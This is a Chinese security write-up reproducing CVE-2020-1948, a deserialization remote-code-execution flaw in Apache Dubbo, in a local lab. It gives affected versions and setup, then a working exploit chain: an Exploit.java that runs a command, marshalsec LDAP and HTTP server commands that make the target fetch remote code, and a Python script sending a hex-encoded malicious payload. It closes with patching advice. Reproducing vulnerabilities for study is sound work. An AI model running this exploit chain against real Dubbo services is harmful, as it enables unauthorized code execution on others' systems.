

CVE-2020-1948: Dubbo Provider默认反序列化复现

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2020-08-02原文

收录于话题

#CVE 8

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声明：请勿用作违法用途，否则后果自负

0x01 简介

Dubbo是阿里巴巴公司开源的一个高性能优秀的服务框架，使得应用可通过高性能的RPC实现服务的输出和输入功能，可以和Spring框架无缝集成。

0x02 漏洞概述

腾 讯 安 全 团 队 监 测 到 Apache Dubbo 披露了 Provider 默认反序列化远程代码执行漏洞 (CVE-2020-1948)，攻击者可构造恶意请求执行任意代码。

该漏洞会影响所有使用2.7.6或更低版本的Dubbo用户，攻击者可以发送带有无法识别的服务名或方法名的RPC请求，以及一些恶意的参数负载。当恶意参数被反序列化时，它将执行一些恶意代码。

0x03 影响版本

Apache Dubbo 2.7.0 to 2.7.6

Apache Dubbo 2.6.0 to 2.6.7

Apache Dubbo all 2.5.x versions (官方已不再提供支持)

0x04 环境搭建

本次复现环境为：

1、Windows10

2、Dubbo2.7.6

3、JDK 1.8.181

注 : jdk-
1.8.221 与 JDK1.8.251 复现失败，建议使用低版本 jdk (1.8.15x-1.8.18x)

Dubbo2.7.6下载地址：

<https://github.com/apache/dubbo-spring-boot-project/tree/35568ff32d3a0fcbb6b3e14a9f7c0a71b6b08ee>

第一步，项目导入IDEA

<dependency>

```

<groupId>com.rometools</groupId>

<artifactId>rome</artifactId>

<version>1.7.0</version>

<scope>compile</scope>

</dependency>

```

并且添加依赖至


..\\dubbo-spring-boot-samples\\auto-configure-samples\\provider-sample\\pom.xml

添加依赖的原因：攻击依赖于 rome 工具包中的 ToStringBean 工具




此处红框位置已添加所需依赖。

第二步，启动Provier即可



环境搭建成功



第二种搭建方式 (docker版) :

<https://github.com/DSO-Lab/Dubbo-CVE-2020-1948>

https://github.com/DSO-Lab/defvul/tree/master/CVE-2020-1948_Dubbo

0x05 漏洞复现

利用marshalsec开启LDAP服务调用本地exp触发漏洞

marshalsec下载地址：

<https://github.com/mbechler/marshalsec>

编译：


mvn clean package -DskipTests



Exploit.java

```
public class Exploit {  
  
    static {  
  
        System.err.println("Pwned");  
  
        try {  
  
            String cmd = "calc";  
  
            Runtime.getRuntime().exec(cmd);  
  
        } catch (Exception e) {  
  
            e.printStackTrace();  
        }  
    }  
}
```

```
    }  
  
}  
  
}  
  
编译Exploit.java文件
```




A screenshot of a Windows PowerShell window titled "ASUS". The window shows the command "javac .\Exploit.java" being run in a directory path starting with "E:\...". The output indicates the file was compiled successfully.

```
ASUS  
Windows PowerShell  
版权所有 (C) Microsoft Corporation. 保留所有权利。  
尝试新的跨平台 PowerShell https://aka.ms/pscore6  
> cd E:\...> j \fuxian\CVE-2020-1948\http  
> E:\...> j \fuxian\CVE-2020-1948\http  
> javac .\Exploit.java  
T E:\...> j \fuxian\CVE-2020-1948\http  
> |  
Timeline Sec
```

使 用 python 为 本 地 exp 开 启 http 服 务

```
python2 -m SimpleHTTPServer 默认8000端口
```




A screenshot of a terminal window showing the command "python2 -m SimpleHTTPServer" being run in a directory path starting with "E:\...". The output shows the server is serving HTTP on port 8000.

```
E:\...>j \fuxian\CVE-2020-1948\http>python2 -m SimpleHTTPServer  
Serving HTTP on 0.0.0.0 port 8000 ...  
Timeline Sec
```

使 用 marshalsec 开 启 LDAP 服 务

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar  
marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8000/#Exploit"  
8087
```




```
E:\fuxian\CVE-2020-1948\marshalsec-master>java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8000/#Exploit" 8087
Listening on 0.0.0.0:8087
```

将编译好的Exploit.class放入http目录



名称	修改日期	类型	大小
cve-2020-1948	2020/7/22 11:57	Python File	3 KB
Exploit.class	2020/7/22 14:35	CLASS 文件	1 KB
Exploit.java	2020/7/22 11:48	JAVA 文件	1 KB

触发漏洞



```
E:\fuxian\CVE-2020-1948\marshalsec-master>java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8000/#Exploit" 8087
Listening on 0.0.0.0:8087
Send LDAP reference result for Exploit redirecting to http://127.0.0.1:8000/Exploit.class
Send LDAP reference result for Exploit redirecting to http://127.0.0.1:8000/Exploit.class
```

计算器

```
E:\fuxian\CVE-2020-1948\http>python2 cve-2020-1948.py
```

```
E:\fuxian\CVE-2020-1948\http>
```

```
E:\fuxian\CVE-2020-1948\http>python2 -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
127.0.0.1 -- [22/Jul/2020 15:28:21] "GET /Exploit.class HTTP/1.1" 200 -
127.0.0.1 -- [22/Jul/2020 15:28:21] "GET /Exploit.class HTTP/1.1" 200 -
```

可以看到EXP成功启动LDAP服务请求本地exploit，执行打开计算器的命令。

网络公布可直接利用的Exp的Python脚本代码：

```
import socket  
  
import time  
  
import re  
  
  
def sendEvilObjData(sock):  
  
    payload="dabbc20000000000000000000000003b705322e302e3230366f72672  
e6170616368652e647562626f2e737072696e672e626f6f742e64656d6f2e636  
f6e73756d65722e44656d6f5365727669636505312e302e300a636f6d6d6f6e5  
4657374124c6a6176612f6c616e672f4f626a6563743b48433027636f6d2e726  
f6d65746f6f6c732e726f6d652e666565642e696d706c2e457175616c7342656  
16e92036f626a096265616e436c61737360433029636f6d2e726f6d65746f6f6  
c732e726f6d652e666565642e696d706c2e546f537472696e674265616e92036  
f626a096265616e436c61737361431d636f6d2e73756e2e726f777365742e4a6  
46263526f77536574496d706cac06706172616d73096c697374656e657273036  
d61700a6368617253747265616d0b617363696953747265616d0d756e69636f6  
46553747265616d0c62696e61727953747265616d0f7374724d61746368436f6  
c756d6e730d694d61746368436f6c756d6e73057265734d4406726f77734d440  
2727302707304636f6e6e09666574636853697a6508666574636844697209697  
36f6c6174696f6e1065736361706550726f63657373696e6708726561644f6e6  
c790b636f6e63757272656e63790c6d61784669656c6453697a65076d6178526  
f77730c717565727954696d656f75740b73686f7744656c657465640a726f775  
36574547970650a64617461536f757263650355524c07636f6d6d616e64624d1  
36a6176612e7574696c2e486173687461626c655a4e4e4e4e4e56106a61766  
12e7574696c2e566563746f729a03666f6f4e4e4e4e4e4e4e56919a8f8f8  
f8f8f8f8f8f8f4e4e4e4e4e90cbe8925454cbf090909046cbec1d6c6461703  
a2f2f3132372e302e302e313a383038372f4578706c6f69744e4e430f6a61766
```

```
12e6c616e672e436c61737391046e616d65631d636f6d2e73756e2e726f77736
5742e4a646263526f77536574496d706c633029636f6d2e726f6d65746f6f6c7
32e726f6d652e666565642e696d706c2e546f537472696e674265616e5191519
151915a48047061746830366f72672e6170616368652e647562626f2e7370726
96e672e626f6f742e64656d6f2e636f6e73756d65722e44656d6f53657276696
3651272656d6f74652e6170706c69636174696f6e3024647562626f2d6175746
f2d636f6e6669677572652d636f6e73756d65722d73616d706c6509696e74657
26661636530366f72672e6170616368652e647562626f2e737072696e672e626
f6f742e64656d6f2e636f6e73756d65722e44656d6f536572766963650776657
273696f6e05312e302e305a"
```

```
sock.send(payload.decode('hex'))

def run(dip,dport):

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    server_addr = (dip, dport)

    sock.connect(server_addr)

    sendEvilObjData(sock)

run("127.0.0.1",12345)
```

0x06 修复方式

升级 2.7.7 版本，并根据以下链接的方法进行参数校验

<https://github.com/apache/dubbo/pull/6374/commits/8fcda112744d2cb98b349225a4aab365af563de>

更换协议以及反序列化方式。具体更换方法可参考：

<http://dubbo.apache.org/zh-cn/docs/user/references/xml/dubbo-protocol.html>

参考链接：

<https://www.mail-archive.com/dev@dubbo.apache.org/msg06544.html>
<https://www.cnblogs.com/JingQ/p/13329083.html>
http://vlambda.com/wz_7ir7dHoZYhA.html



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